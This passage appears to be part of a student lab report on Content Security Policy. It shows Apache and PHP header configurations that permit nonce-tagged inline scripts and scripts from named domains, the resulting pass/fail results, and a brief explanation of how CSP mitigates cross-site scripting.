
3. Change the server configuration on example32b (modify the Apache configuration), so Areas 5 and 6 display OK. Please include your modified configuration in the lab report.

   To allow the JS code at Areas 5 and 6 to execute, we need to allow scripts from www.example60.com and www.example70.com to execute. So, we need to allow that through our CSP header.



```
# Purpose: Setting CSP policies in Apache configuration
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32b.com
    DirectoryIndex index.html
    Header set Content-Security-Policy " \
             default-src 'self'; \
             script-src 'self' *.example70.com *.example60.com \
           "
</VirtualHost>
```

   With this, external scripts from *.example70.com and *.example60.com can be executed, as seen from the image below.



CSP Experiment

1. Inline: Nonce (111-111-111): Failed

2. Inline: Nonce (222-222-222): Failed

3. Inline: No Nonce: Failed

4. From self: OK


5. From www.example60.com: OK

6. From www.example70.com: OK

7. From button click:


4. Change the server configuration on example32c (modify the PHP code), so Areas 1, 2, 4, 5, and 6 all display OK. Please include your modified configuration in the lab report.

   To allow the JS code in Areas 1 and 2, the CSP should contain “nonce-x”, where “x” is the nonce values, 111-111-111, and 222-222-222. For the JS code in Areas 5 and 6 to execute, the CSP should also contain *.example70.com and *.example60.com. Area 4 will be executed since “default-src ‘self’;” is also in the CSP.



```
root@620fcc8939fc:/var/www/csp# cat phpindex.php
<?php
  $cspheader = "Content-Security-Policy:".
               "default-src 'self';".
               "script-src 'self' 'nonce-111-111-111' *.example70.com *.exa
mple60.com 'nonce-222-222-222'".
               "";
  header($cspheader);
?>

<?php include 'index.html';?>

root@620fcc8939fc:/var/www/csp#
```

   From the image below, we see that Areas 1, 2, 4, 5, and 6 all display OK.



CSP Experiment

1. Inline: Nonce (111-111-111): OK

2. Inline: Nonce (222-222-222): OK

3. Inline: No Nonce: Failed

4. From self: OK

5. From www.example60.com: OK

6. From www.example70.com: OK

7. From button click: Click me

5. Please explain why CSP can help prevent Cross-Site Scripting attacks.

   CSP provides browsers with rules on where JavaScript code can be obtained and executed. As such, a developer can define the sites where they allow JavaScript code to be executed, including inline scripts. Hence, attackers will not be able to execute their malicious JavaScript code even if they successfully injected it on the site.